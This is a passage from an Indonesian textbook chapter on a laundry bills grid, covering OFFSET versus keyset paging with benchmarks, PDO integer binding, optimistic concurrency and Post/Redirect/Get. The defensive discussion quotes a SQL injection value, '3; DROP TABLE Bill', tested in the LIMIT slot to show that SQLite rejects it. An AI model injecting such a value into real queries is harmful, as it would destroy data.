    return {"state": state, "rows": rows, "total": total, "charged": charged, "pages":
pages}
```

Fungsi ini menjalankan dua kueri. Yang pertama menghitung baris yang cocok untuk Persamaan (13.2) dan menjumlahkan tagihannya untuk baris kaki, *Total charged, all 2,953 matching bills: Rp 144.213.000*; ia tidak memerlukan *join*, karena setiap saringan berada di Bill, dan `COALESCE` mengubah `NULL` yang dihasilkan `SUM` bila tidak ada baris menjadi 0. Yang kedua mengambil halamannya. Keduanya memakai klausa WHERE dan nilai yang sama, sehingga jumlah dan baris selalu sepakat.

Di antara keduanya ada **penjepitan**, `min(state.page, pages)`: halaman 119 yang ditandai dari saringan yang hanya berisi satu halaman, atau `?page=999`, mendapat halaman terakhir alih-alih tabel kosong, dan setiap tautan di halaman itu dibangun dari nomor yang sudah dikoreksi.

Ukuran halaman dan offset juga diikat, meskipun program sendiri yang menghitungnya. Kebiasaan ini tidak memakan biaya, dan ada satu *driver* yang membuatnya layak dipertahankan: secara bawaan, PDO milik PHP *mengemulasi prepared statement* untuk MySQL dan mengirim setiap nilai terikat sebagai *string* bertanda petik, sehingga `LIMIT ?` menjadi `LIMIT '25'`, yang ditolak MySQL. **Kode 13.21** adalah cara *grid* PHP menghindarinya.

Kode 13.21 Bagian dari `BillGrid::page()` dalam `php/src/Grid.php`: nilai saringan diikat apa adanya; *limit* dan offset diikat dengan `PDO::PARAM_INT`, yang mengirimnya sebagai bilangan.


```
        $st = $this->pdo->prepare(self::SELECT_ROWS . " WHERE $where ORDER BY {$this-
>orderBy($s)} LIMIT ? OFFSET ?");
        $i = 1;
        foreach ($values as $v) {
            $st->bindValue($i++, $v);
        }
        $st->bindValue($i++, $s->size, PDO::PARAM_INT);       // LIMIT and OFFSET must be
integers
        $st->bindValue($i, ($s->page - 1) * $s->size, PDO::PARAM_INT);
        $st->execute();
```

Dengan SQLite, *string* `'25'` dari PDO kebetulan berhasil, dan `'3; DROP TABLE Bill'` di tempat yang sama dijawab *datatype mismatch* tanpa menjalankan apa pun (keduanya dicoba dalam pembangunan buku ini). Kegagalan di MySQL tidak direproduksi di sini, karena tidak tersedia server MySQL; `PARAM_INT` benar untuk keduanya.

13.13 Keyset Paging, dan Mengukur Keduanya

13.13.1 Apa yang sebenarnya diminta OFFSET

`LIMIT 25 OFFSET 2925` terbaca seolah basis data dapat melompat ke baris 2.926. Ia tidak dapat: tabel tidak memiliki nomor baris, dan baris ke-2.926 hanya ada sebagai "baris ke-2.926 dalam urutan *ini* di bawah saringan *ini*". Untuk menemukannya, basis data menghasilkan baris-baris terurut dari awal dan menghitung 2.925 di antaranya satu per satu. OFFSET tidak melewati pekerjaan; ia hanya melewati *keluaran*. Separuh kiri **Gambar 13.15** menggambarkan perjalanan itu.



Gambar 13.15 Dua cara mengambil 25 baris yang sama dari indeks yang tersusun dari yang terbaru. OFFSET berjalan melewati setiap entri sebelumnya lalu membuangnya; *keyset paging* meminta baris-baris *sesudah* baris terakhir yang sudah ditampilkan dan membiarkan indeks langsung menuju ke sana.

Jadi biaya sebuah halaman tumbuh bersama nomornya. Sebuah model sederhana menangkapnya: biaya tetap t_0 untuk kueri, ditambah biaya c untuk setiap baris yang dilewati,

$$T_{\text{offset}}(p) \approx t_0 + c\,(p-1)\,s \tag{13.5}$$

dengan $(p-1)\,s$ adalah offset dari Persamaan (13.3). Halaman pertama berbiaya t_0; halaman terakhir sebuah tabel besar berbiaya t_0 ditambah perjalanan melewati hampir seluruh tabel.

13.13.2 Keyset paging: lanjutkan dari tempat Anda berhenti

Ada cara lain untuk meminta "25 berikutnya", cara yang dipakai orang dengan daftar di atas kertas: *lanjutkan dari baris terakhir yang saya baca*. *Grid* menampilkan nota menurut `arrived` menurun, lalu `id` menurun. Jika baris terakhir di layar adalah nota (a_0, i_0), dengan waktu kedatangan a_0 dan id i_0, halaman berikutnya adalah 25 baris sesudahnya, yaitu baris-baris dengan

$$a < a_0 \;\vee\; (a = a_0 \;\wedge\; i < i_0) \tag{13.6}$$

dengan kata lain: datang lebih awal, atau datang pada detik yang sama dengan id yang lebih kecil. (Lambang ∨ dan ∧ berarti "atau" dan "dan".) Inilah ***keyset paging***, disebut juga *seek method* [4]: halaman ditemukan melalui sebuah *kunci*, bukan melalui hitungan. Dengan indeks pada `(arrived, id)`, basis data dapat menemukan entri pertama yang memenuhi syarat dengan mencari di indeks, seperti Anda menemukan sebuah kata di kamus tanpa membaca kata-kata sebelumnya, lalu membaca 25 entri. Perjalanan pada Persamaan (13.5) lenyap:

$$T_{\text{keyset}} \approx t_0 + c' \log N \tag{13.7}$$

Suku $\log N$ adalah biaya pencarian di indeks, turunnya pohon-B melalui segelintir tingkat, yang untuk keperluan praktis dapat dianggap konstan. Halaman 11.812 berbiaya sama dengan halaman 2.

Dua rincian Persamaan (13.6) penting. Klausa keduanya adalah alasan pemutus seri di Subbab 13.11.3 wajib di sini: bila kuncinya hanya `arrived`, nota kedua dari dua nota yang diterima pada detik yang sama akan terlewati. Selain itu, arah perbandingan mengikuti arah pengurutan: untuk *grid* menaik, kedua `<` menjadi `>`.

13.13.3 Syarat yang sama, tiga cara, satu di antaranya lambat

SQL memungkinkan Anda menuliskan Persamaan (13.6) dengan beberapa cara, dan tidak semuanya sama baiknya. Terjemahan harfiahnya adalah

```
WHERE (arrived < ? OR (arrived = ? AND id < ?))
```

Basis data yang mendukung ***row value*** (SQLite sejak versi 3.15 [5], PostgreSQL, MySQL, dan MariaDB) dapat mengatakan hal yang sama sebagai satu perbandingan pasangan, yang membandingkan unsur pertama dan baru melihat unsur kedua bila seri:

```
WHERE (arrived, id) < (?, ?)
```

Dan ada bentuk ketiga, yang menambahkan syarat yang sebenarnya sudah tersirat oleh syarat lainnya dan sama sekali tidak mengubah baris mana yang cocok:

$$a \le a_0 \;\wedge\; (a < a_0 \;\vee\; i < i_0) \tag{13.8}$$

Untuk melihat bahwa Persamaan (13.8) memilih tepat baris-baris Persamaan (13.6), tinjau dua kasus $a \leq a_0$. Jika $a < a_0$, isi kurung bernilai benar, dan demikian pula Persamaan (13.6). Jika $a = a_0$, isi kurung menyusut menjadi $i < i_0$, yang tepat merupakan klausa kedua Persamaan (13.6). Dan jika $a > a_0$, keduanya salah. Barisnya sama; yang berbeda adalah cara perencana kueri (*query planner*) membacanya. `arrived <= ?` di depan adalah rentang sederhana pada kolom pertama indeks, yang dapat diubah setiap perencana menjadi *pencarian* (*seek*) di indeks; bentuk OR, setidaknya di SQLite, sama sekali tidak dikenali sebagai rentang, sehingga perencana *memindai* indeks dari atas dan menguji setiap entri, yang tak lain adalah perjalanan OFFSET dalam samaran.

Klaim itu dapat diuji, dan subbab berikut mengujinya.


13.13.4 Mengukurnya pada nota-nota Laundry

`bench/paging_bench.py` mengukur kedua metode pada salinan sementara basis data, menjalankan setiap kueri 41 kali dan melaporkan mediannya, yang tidak terganggu oleh sesekali eksekusi yang lambat. Bagian 1 memakai 2.953 nota yang nyata dan kueri milik *grid* sendiri. Bagian 2 menyalin nota-nota itu seratus kali, setiap salinan mundur satu tahun lagi, ke dalam tabel coretan berisi 295.300 baris, mula-mula tanpa indeks pada `(arrived, id)` (Bagian 2a), lalu dengan indeks itu (Bagian 2b). Setiap halaman *keyset* diperiksa terhadap halaman OFFSET dengan nomor yang sama. **Kode 13.22** adalah keluaran lengkap eksekusi yang dipakai untuk buku ini.

Kode 13.22 Keluaran nyata `bench/paging_bench.py` (SQLite 3.45.1 di mesin pembangun buku). Waktu adalah median dalam milidetik; “same rows? yes” berarti halaman *keyset* sama persis dengan halaman OFFSET.

```
SQLite 3.45.1, Python 3.11.15, 25 rows a page, median of 41 runs per query (9 in part 2a)

Part 1: the real table, 2,953 bills = 119 pages, the grid's own query
  every row, to show 25 of them (what SqlDataSource paging does): 2,953 rows in 9.504 ms
   page  OFFSET  OFFSET ms  keyset ms  same rows?
      1       0      0.113      0.115  yes
      2      25      0.113      0.086  yes
     30     725      1.605      0.138  yes
     60    1475      3.124      0.085  yes
     90    2225      4.547      0.085  yes
    118    2925      6.240      0.088  yes
    119    2950      7.330      0.027  yes

Part 2a: 295,300 rows (100 copies) = 11,812 pages, no index on (arrived, id)
  plan, OFFSET:        SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
  plan, keyset or:     SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
  plan, keyset row:    SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
  plan, keyset prefix: SCAN BigBill; USE TEMP B-TREE FOR ORDER BY
    page   OFFSET  OFFSET ms     key-or ms    key-row ms key-prefix ms  same rows?
       1        0     30.465        24.838        22.919        22.279  yes
      10      225     22.133        26.720        32.916        35.918  yes
     100     2475     29.224        32.251        32.777        36.013  yes
    1000    24975     39.446        27.388        43.415        30.847  yes
    4000    99975    102.723        25.061        26.044        29.936  yes
    8000   199975    220.747        35.987        31.610        21.369  yes
   11812   295275    399.212        18.723        27.645        12.421  yes

Part 2b: 295,300 rows (100 copies) = 11,812 pages, with an index on (arrived, id)
  plan, OFFSET:        SCAN BigBill USING INDEX BigBill_arrived_id
  plan, keyset or:     SCAN BigBill USING INDEX BigBill_arrived_id
  plan, keyset row:    SEARCH BigBill USING INDEX BigBill_arrived_id ((arrived,id)<(?,?))
  plan, keyset prefix: SEARCH BigBill USING INDEX BigBill_arrived_id (arrived<?)
    page   OFFSET  OFFSET ms     key-or ms    key-row ms key-prefix ms  same rows?
       1        0      0.026         0.024         0.024         0.024  yes
      10      225      0.027         0.037         0.023         0.023  yes
     100     2475      0.079         0.207         0.026         0.026  yes
    1000    24975      0.660         1.879         0.025         0.025  yes
    4000    99975      3.404         7.629         0.024         0.023  yes
    8000   199975      6.327        24.636         0.023         0.023  yes
   11812   295275     14.773        34.795         0.023         0.023  yes

results.json written
```

Gambar 13.16 menggambarkan Bagian 1 dan Bagian 2b. Bacalah bersama rencana kueri yang tercetak di **Kode 13.22**; rencana-rencana itu menjelaskan setiap garis pada grafik.



Gambar 13.16 Milidetik per halaman terhadap nomor halaman, dari **Kode 13.22**. Kiri: tabel sebenarnya, tempat OFFSET tumbuh lurus dan *keyset* tetap datar. Kanan: 295.300 baris dengan indeks, tempat bentuk OR dari *keyset lebih lambat* daripada OFFSET dan bentuk Persamaan (13.8) bertahan pada 0,023 ms di setiap halaman.

Pada tabel sebenarnya, OFFSET tumbuh seperti diramalkan Persamaan (13.5): 0,113 ms untuk halaman 1, 1,605 ms pada offset 725, 3,124 pada 1.475, 4,547 pada 2.225, dan 6,240 pada 2.925. Kemiringannya adalah

$$c \approx \frac{6.240 - 0.113}{2925} \approx 0.0021 \text{ ms} = 2.1\ \mu\text{s per baris yang dilewati}$$

yang masuk akal, karena setiap baris yang dilewati di-*join* dengan pelanggan, layanan, dan gerainya sebelum dihitung. *Keyset* bertahan antara 0,085 dan 0,14 ms di setiap halaman (halaman terakhir, tiga baris, memerlukan 0,027 ms). Baris di atas tabel Bagian 1 membawa pelajaran lain: mengambil *seluruh* 2.953 baris untuk menampilkan 25, seperti yang dilakukan pembagian halaman `SqlDataSource`, memerlukan 9,504 ms, sekitar 84 kali 0,113 ms untuk satu halaman dengan LIMIT.

Tanpa indeks (Bagian 2a), setiap metode harus mengurutkan 295.300 baris untuk setiap halaman (`USE TEMP B-TREE FOR ORDER BY`), sehingga semuanya dimulai sekitar 20 sampai 30 ms. OFFSET lalu naik sampai 399 ms pada halaman terakhir, karena setelah mengurutkan ia masih harus berjalan melewati 295.275 baris; kueri-kueri *keyset* bertahan antara 12 dan 44 ms tanpa kecenderungan naik. Untuk *grid* yang besar, indeks itu wajib.

Dengan indeks (Bagian 2b), rencana kueri membelah metode menjadi dua kelompok. `SCAN … USING INDEX` membaca indeks dari satu ujung; `SEARCH … USING INDEX … (arrived<?)` melompat ke dalamnya. OFFSET memindai, tumbuh dari 0,026 sampai 14,773 ms, sekitar 0,05 µs per entri, empat puluh kali lebih murah per baris daripada pada tabel sebenarnya karena kueri ini tidak memiliki *join*. Bentuk OR dari *keyset juga* memindai, dan lebih buruk daripada OFFSET, 34,795 ms pada halaman terakhir, karena ia menguji syarat tiga bagian pada setiap entri yang dilewatinya. Bentuk *row value* dan Persamaan (13.8) keduanya melakukan SEARCH, dan memerlukan 0,023 sampai 0,026 ms di setiap halaman dari yang pertama sampai yang ke-11.812. Persamaan (13.7) terbukti.

> **WAWASAN KUNCI.** *Keyset paging* hanya cepat jika basis data dapat *mencari* (*seek*) kuncinya. Menuliskan syarat sehingga indeks terpakai (rentang di depan pada kolom pertama indeks, atau perbandingan *row value*) sama pentingnya dengan memilih *keyset paging* itu sendiri. Bacalah rencana kuerinya; jangan berasumsi.

13.13.5 Mana yang dipakai grid, dan mengapa

Setelah semua itu, *grid* nota membagi halaman dengan OFFSET, dan itu tepat. Halaman terburuknya pada data sebenarnya berbiaya 6 ms, tak terasa dibandingkan jaringan, dan ia memerlukan apa yang hanya diberikan OFFSET: nomor halaman, tautan *Last*, "page 60 of 119". *Keyset paging* hanya mengenal "berikutnya setelah baris ini".

Keyset paging adalah pilihan yang tepat di tempat lain. **Feed** dan ***infinite scroll*** hanya memerlukan "berikutnya". **Tabel yang sangat besar** membuat halaman OFFSET yang dalam menjadi mahal. Dan **tabel yang berubah selagi seseorang membacanya** mematahkan OFFSET terlepas dari soal kecepatan: jika sebuah nota baru datang saat kasir berada di halaman 1, setiap nota turun satu tempat, dan halaman 2 dimulai dengan nota yang sudah dilihatnya. *Keyset paging* melanjutkan setelah sebuah *baris*, bukan setelah sebuah *hitungan*, sehingga API yang mengembalikan hasil besar sepotong demi sepotong lazim memakai kursor *keyset*.

Grid Flask menyertakan *keyset paging* agar Anda dapat mencobanya. Ketika alamat membawa `after=<arrived>|<id>` dan *grid* berada dalam urutan bawaannya, `fetch_after` pada **Kode 13.23**

mengambil 25 baris berikutnya setelah nota itu, dan *pager* hanya menawarkan *Newest* dan *Older* →.

Kode 13.23 `fetch_after()` dalam `python/grid.py`: *keyset paging* dengan syarat ramah-indeks dari Persamaan (13.8), di bawah saringan yang sama dengan halaman bernomor.

```
def fetch_after(conn, state, after_arrived, after_id):
    """Keyset paging (newest first): the rows that come after the last one shown.
    'b.arrived <= ?' comes first so that the database can seek in its index."""
    where_sql, values = where(state)
    return conn.execute(
        f"{SELECT_ROWS} WHERE {where_sql} AND b.arrived <= ? AND (b.arrived < ? OR b.id <
?) "
        "ORDER BY b.arrived DESC, b.id DESC LIMIT ?",
        values + [after_arrived, after_arrived, after_id, state.size]).fetchall()
```

`python/test_keyset.py` menelusuri seluruh tabel dua kali, menurut nomor halaman dari halaman 1 sampai 119 dan dengan mengikuti tautan *Older* → dari nota terbaru, lalu memeriksa bahwa kedua penelusuran menampilkan 2.953 nota yang sama dalam urutan yang sama. **Kode 13.24** adalah keluaran nyatanya.

Kode 13.24 Keluaran nyata `python -m unittest -v test_keyset`: penelusuran OFFSET dan penelusuran *keyset* atas seluruh 2.953 nota sepakat, nota demi nota.

```
test_both_walks_agree (test_keyset.KeysetTest.test_both_walks_agree) ... ok

----------------------------------------------------------------------
Ran 1 test in 0.797s

OK
```

13.14 Mengubah Status di Tempat

13.14.1 Apa yang boleh berubah, dan bagaimana

Grid mengubah satu *field*, yaitu status, karena kasir mengubahnya sepanjang hari dan *field* itu memikul aturan paling banyak. Sebuah nota bergerak satu langkah sekali di sepanjang `queued → finished → departed`; setiap langkah mencatat waktunya dan menulis satu baris StatusLog yang menyebut siapa pelakunya; nota yang sudah *departed* tidak berubah lagi. Aturan-aturan itu juga membentuk antarmuka: baris *departed* tidak memiliki tautan *Edit*, dan baris ubah hanya menawarkan tepat satu pilihan.

Pengubahan terjadi dalam dua permintaan, seperti pada **Gambar 13.14**. Tautan *Edit* sebuah baris adalah tautan biasa ke *grid* saat ini ditambah `edit=B2934`; *grid* menggambar baris itu sebagai formulir kecil, yang merupakan `EditIndex` versi modern. **Gambar 13.17** menampilkannya pada nota *queued* gerai Keputih yang diurutkan menurut pelanggan.

Profitina Laundry · bills grid · Python + Flask

Bills

Outlet: Profitina Laundry Keputih | Status: queued | Arrived from: mm/dd/yyyy | to: mm/dd/yyyy | Rows per page: 25 | Apply | Reset

Showing 1–9 of 9 bills · page 1 of 1

Bill	Arrived	Customer ▲	Service	Outlet	Units	Charged	Status	Paid	Actions
B2930	2026-09-28 07:18	Endah Ika Rahman	Shoes deep clean (per pair)	Keputih	1	Rp 45.000	queued	Rp 45.000	Edit
B2951	2026-09-30 17:17	Endah Ika Rahman	Bed cover, any size (per item)	Keputih	1	Rp 35.000	queued	Rp 0	Edit Delete
B2934	2026-09-28 16:23	Evi Syahputra	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	finished Update	Rp 0	Cancel
B2931	2026-09-28 08:30	Gilang Nasution	Wash, dry & fold (per kg)	Keputih	9	Rp 72.000	queued	Rp 0	Edit Delete
B2937	2026-09-28 19:49	Kurniasih Saputra	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	queued	Rp 32.000	Edit
B2909	2026-09-26 16:07	Nabila Sri Suryadi	Wash, dry & fold (per kg)	Keputih	6	Rp 48.000	queued	Rp 48.000	Edit
B2923	2026-09-27 16:49	Nadia Nasution	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	queued	Rp 0	Edit Delete
B2943	2026-09-29 20:51	Rizal Hakim	Wash, dry & fold (per kg)	Keputih	5	Rp 40.000	queued	Rp 40.000	Edit
B2924	2026-09-27 18:43	Syaiful Wijaya	Wash, dry & fold (per kg)	Keputih	7	Rp 56.000	queued	Rp 56.000	Edit
Total charged, all 9 matching bills						**Rp 392.000**			

Download all matching bills as CSV

Gambar 13.17 *Grid* Flask pada `/bills?outlet=O02&status=queued&sort=customer&dir=asc&edit=B2934`. Baris B2934 digambar sebagai formulir yang menawarkan satu-satunya status berikutnya; *Cancel* adalah tautan kembali ke *grid* yang sama tanpa `edit`.

Kode 13.25 adalah bagian templat Flask yang menggambar baris itu. Templat Razor Pages, PHP, dan Java menggambar HTML yang sama.

Kode 13.25 Baris ubah dalam `python/templates/_grid.html`: *state grid* dalam *field* tersembunyi, id nota dan status *saat ini*, sebuah daftar berisi satu-satunya status berikutnya yang diizinkan, dan tautan Cancel.

```
      {% if r.id == edit and r.status in next_status %}
      <tr class="editing" data-id="{{ r.id }}">
        <td>{{ r.id }}</td><td>{{ r.arrived[:16] }}</td><td>{{ r.customer }}</td><td>{{
r.service }}</td>
        <td>{{ r.outlet|replace("Profitina Laundry ", "") }}</td><td class="num">{{ r.unit
}}</td>
        <td class="num">{{ r.payment|rupiah }}</td>
        <td>
          <form method="post" action="/bills/status">
            {{ state_fields() }}
            <input type="hidden" name="id" value="{{ r.id }}">
            <input type="hidden" name="from" value="{{ r.status }}">
            <select name="to" aria-label="New status">
              <option value="{{ next_status[r.status] }}">{{ next_status[r.status]
}}</option>
            </select>
            <button type="submit">Update</button>
          </form>
        </td>
        <td class="num">{{ r.paid|rupiah }}</td>
        <td class="actions"><a data-grid href="{{ state.href() }}">Cancel</a></td>
      </tr>
```

Formulir itu mengirim *state grid*, id nota, status yang dimiliki baris *ketika digambar* (`from`), dan status baru (`to`). Yang ketiga itulah yang menarik.

13.14.2 Dua kasir, satu nota

Misalkan dua kasir sama-sama membuka *grid* Keputih dan sama-sama melihat B2934 sebagai *queued*. Kasir pertama menandainya *finished*; semenit kemudian kasir kedua, yang layarnya masih menunjukkan *queued*, melakukan hal yang sama. `UPDATE Bill SET status = 'finished', finished = now WHERE id = 'B2934'` yang polos akan menimpa waktu yang pertama dan mencatat langkah itu dua kali, tanpa seorang pun tahu.

Grid mencegahnya dengan **konkurensi optimistis** (*optimistic concurrency*): ia tidak mengunci apa pun selagi orang memandangi layar, tetapi menjadikan setiap perubahan bersyarat pada keadaan data yang masih sama dengan yang dilihat orang itu. Formulir membawa `from=queued`, dan pengubahan menyatakannya:

```
UPDATE Bill SET status = ?, finished = ? WHERE id = ? AND status = ?     -- 'finished',
now, 'B2934', 'queued'
```

Bagi kasir pertama, baris itu masih *queued*, `WHERE` cocok, dan satu baris diubah. Bagi kasir kedua, baris itu sudah *finished*, `WHERE` tidak cocok dengan apa pun, dan basis data melaporkan bahwa **nol baris** diubah. Hitungan itulah seluruh sinyalnya. *Grid* lalu memeriksa apakah nota itu ada, dan menjawab "tidak ditemukan" atau "konflik": *Bill B2934 was not changed: its status had already changed. The grid shows it as it is now.* Web Forms menawarkan gagasan yang sama sebagai `ConflictDetection="CompareAllValues"` pada kontrol sumber datanya, yang meneruskan setiap nilai asli ke pengubahan agar klausa `WHERE`-nya dapat membandingkan semuanya; *grid* ini hanya membandingkan satu *field* yang diubahnya, dan hanya itu yang dibutuhkan aturannya.

Kode 13.26 adalah fungsi lengkapnya.

Kode 13.26 `transaction()` dan `advance()` dalam `python/grid.py`: satu langkah alur kerja, diperiksa, bersyarat pada status yang masih `old`, dengan baris StatusLog-nya dalam transaksi yang sama.

```
@contextmanager
def transaction(conn):
    """BEGIN IMMEDIATE takes SQLite's write lock at once, so no one can change the
    bill between our check and our write. (The connection is in autocommit mode.)"""
    conn.execute("BEGIN IMMEDIATE")
    try:
        yield
    except BaseException:
        conn.execute("ROLLBACK")
        raise
    else:
        conn.execute("COMMIT")


def advance(conn, bill_id, old, new, now, actor):
    """Move a bill one step along queued -> finished -> departed. Returns a message
code."""
    if not BILL_RX.match(bill_id) or NEXT_STATUS.get(old) != new:
        return "bad-request"
    stamp = "finished" if new == "finished" else "departed"
    with transaction(conn):                                  # both writes or neither
        cur = conn.execute(
            f"UPDATE Bill SET status = ?, {stamp} = ? WHERE id = ? AND status = ?",
            (new, now, bill_id, old))
        if cur.rowcount == 0:                                # gone, or changed meanwhile
            exists = conn.execute("SELECT 1 FROM Bill WHERE id = ?", (bill_id,)).fetchone()
            return "conflict" if exists else "not-found"
        conn.execute("INSERT INTO StatusLog (Bill_id, status, changed_at, Employee_id) "
                     "VALUES (?, ?, ?, ?)", (bill_id, new, now, actor))
    return new
```

Bacalah `advance` dari atas. Uji pertama menolak apa pun yang bukan satu langkah sah, sebelum basis data disentuh. Kolom cap waktu dipilih program dari dua nama tetap, sehingga *f-string* yang menulis `{stamp}` ke dalam SQL aman karena alasan yang sama dengan ORDER BY di Subbab 13.11. `now` adalah jam toko di Asia/Jakarta, atau momen tetap dalam `LAUNDRY_NOW` yang oleh pengujian diatur ke `2026-09-30 21:00:00`, tepat setelah nota contoh terakhir datang; batasan CHECK menolak waktu `finished` yang lebih awal daripada `arrived`, sehingga tanggal sebenarnya saat buku ini dibangun akan ditolak untuk nota-nota terbaru.

Pengubahan dan penyisipan berjalan di dalam `transaction(conn)`, bersama-sama atau tidak sama sekali. `BEGIN IMMEDIATE` mengambil kunci tulis SQLite sejak awal transaksi, bukan pada operasi tulis pertama, sehingga tidak ada yang dapat menyelinap di antara pemeriksaan dan operasi tulis; MySQL memperoleh efek yang sama dari penguncian baris (Subbab 13.15).

13.14.3 Menjawab POST dengan pengalihan

Handler yang menerima formulir mengerjakan tiga hal lalu kembali, seperti ditunjukkan **Kode 13.27**.

Kode 13.27 Dua *handler* POST dalam `python/app.py` dan pengalihan yang mereka pakai bersama. `code=303` adalah *See Other*: “hasilnya ada di alamat ini; ambillah dengan GET”.

```
def back_to_grid(code, bill_id):
    """Post/Redirect/Get: rebuild the grid's address from validated values only."""
    state = current_state(request.form)
    bill = bill_id if grid.BILL_RX.match(bill_id) else ""
    pairs = state.params() + [("msg", code), ("bill", bill)]
    return redirect("/bills?" + urlencode(pairs), code=303)


@app.post("/bills/status")
def change_status():
    bill_id = request.form.get("id", "")
    code = grid.advance(db(), bill_id, request.form.get("from", ""),
                        request.form.get("to", ""), now_text(), ACTOR)
    return back_to_grid(code, bill_id)


@app.post("/bills/delete")
def delete_bill():
    bill_id = request.form.get("id", "")
    return back_to_grid(grid.delete(db(), bill_id), bill_id)
```

`change_status` memanggil `advance`, yang mengembalikan **kode pesan** singkat, dan `back_to_grid` mengalihkan ke alamat *grid*, yang dibangun kembali dari *state* yang dikirim, dengan kode dan id nota ditambahkan. **Tabel 13.9** mendaftarkan kode-kode itu dan kalimat yang ditampilkan *grid* untuknya.

Tabel 13.9 Kode-kode pesan yang dapat mengakhiri sebuah perubahan. Alamat hanya membawa kode dan id nota; kalimatnya dicari di server, sehingga alamat palsu tidak dapat membuat *grid* menampilkan teks pilihannya.

Kode	Jenis	Yang ditampilkan grid
`finished`, `departed`	ok	Bill B2934 is now finished.
`deleted`	ok	Bill B2951 was deleted.
`conflict`	galat	Bill B2934 was not changed: its status had already changed. The grid shows it as it is now.
`refused-status`	galat	Bill B0001 was not deleted: only a queued bill can be deleted.
`refused-paid`	galat	Bill B2952 was not deleted: it already has a payment.
`not-found`	galat	Bill B9999 does not exist.
`bad-request`	galat	That request was not understood; nothing was changed.

Menaruh *kode* di alamat, bukan *kalimat*, itu penting: seandainya halaman mencetak kalimat dari alamat, siapa pun dapat mengirimi kasir sebuah tautan yang membuat *grid*-nya berkata apa saja (*content spoofing*). *Grid* hanya mencetak kalimatnya sendiri, dan hanya untuk id nota berbentuk `B` diikuti empat angka.

Pengalihan memakai **303 See Other** [6]: peramban mengikutinya dengan GET, sehingga Reload mengulang GET yang tidak berbahaya, bukan perubahannya, dan tombol Back tidak menanyakan pengiriman ulang formulir. Inilah Post/Redirect/Get dari Bab 7. **Gambar 13.18** adalah layar setelah *Update* ditekan pada **Gambar 13.17**.

Profitina Laundry · bills grid · Python + Flask

Bills

Outlet: Profitina Laundry Keputih | Status: queued | Arrived from: mm/dd/yyyy | to: mm/dd/yyyy | Rows per page: 25 | Apply | Reset

Bill B2934 is now finished.

Showing 1–8 of 8 bills · page 1 of 1

Bill	Arrived	Customer ▲	Service	Outlet	Units	Charged	Status	Paid	Actions
B2930	2026-09-28 07:18	Endah Ika Rahman	Shoes deep clean (per pair)	Keputih	1	Rp 45.000	queued	Rp 45.000	Edit
B2951	2026-09-30 17:17	Endah Ika Rahman	Bed cover, any size (per item)	Keputih	1	Rp 35.000	queued	Rp 0	Edit Delete
B2931	2026-09-28 08:30	Gilang Nasution	Wash, dry & fold (per kg)	Keputih	9	Rp 72.000	queued	Rp 0	Edit Delete
B2937	2026-09-28 19:49	Kurniasih Saputra	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	queued	Rp 32.000	Edit
B2909	2026-09-26 16:07	Nabila Sri Suryadi	Wash, dry & fold (per kg)	Keputih	6	Rp 48.000	queued	Rp 48.000	Edit
B2923	2026-09-27 16:49	Nadia Nasution	Wash, dry & fold (per kg)	Keputih	4	Rp 32.000	queued	Rp 0	Edit Delete
B2943	2026-09-29 20:51	Rizal Hakim	Wash, dry & fold (per kg)	Keputih	5	Rp 40.000	queued	Rp 40.000	Edit
B2924	2026-09-27 18:43	Syaiful Wijaya	Wash, dry & fold (per kg)	Keputih	7	Rp 56.000	queued	Rp 56.000	Edit
Total charged, all 8 matching bills						**Rp 360.000**			

Download all matching bills as CSV

Gambar 13.18 *Grid* yang sama setelah *Update*: pesan yang diambil dari **Tabel 13.9**, dan delapan nota *queued* alih-alih sembilan, karena B2934 kini *finished* sementara saringannya masih *queued*.

Nota itu lenyap dari **Gambar 13.18** karena *grid* masih menampilkan *Keputih, queued* dan nota itu tidak lagi *queued*; pesannya memberi tahu kasir bahwa nota itu diubah, bukan hilang.

13.15 Menghapus dengan Konfirmasi

13.15.1 Kapan sebuah nota boleh dihapus?

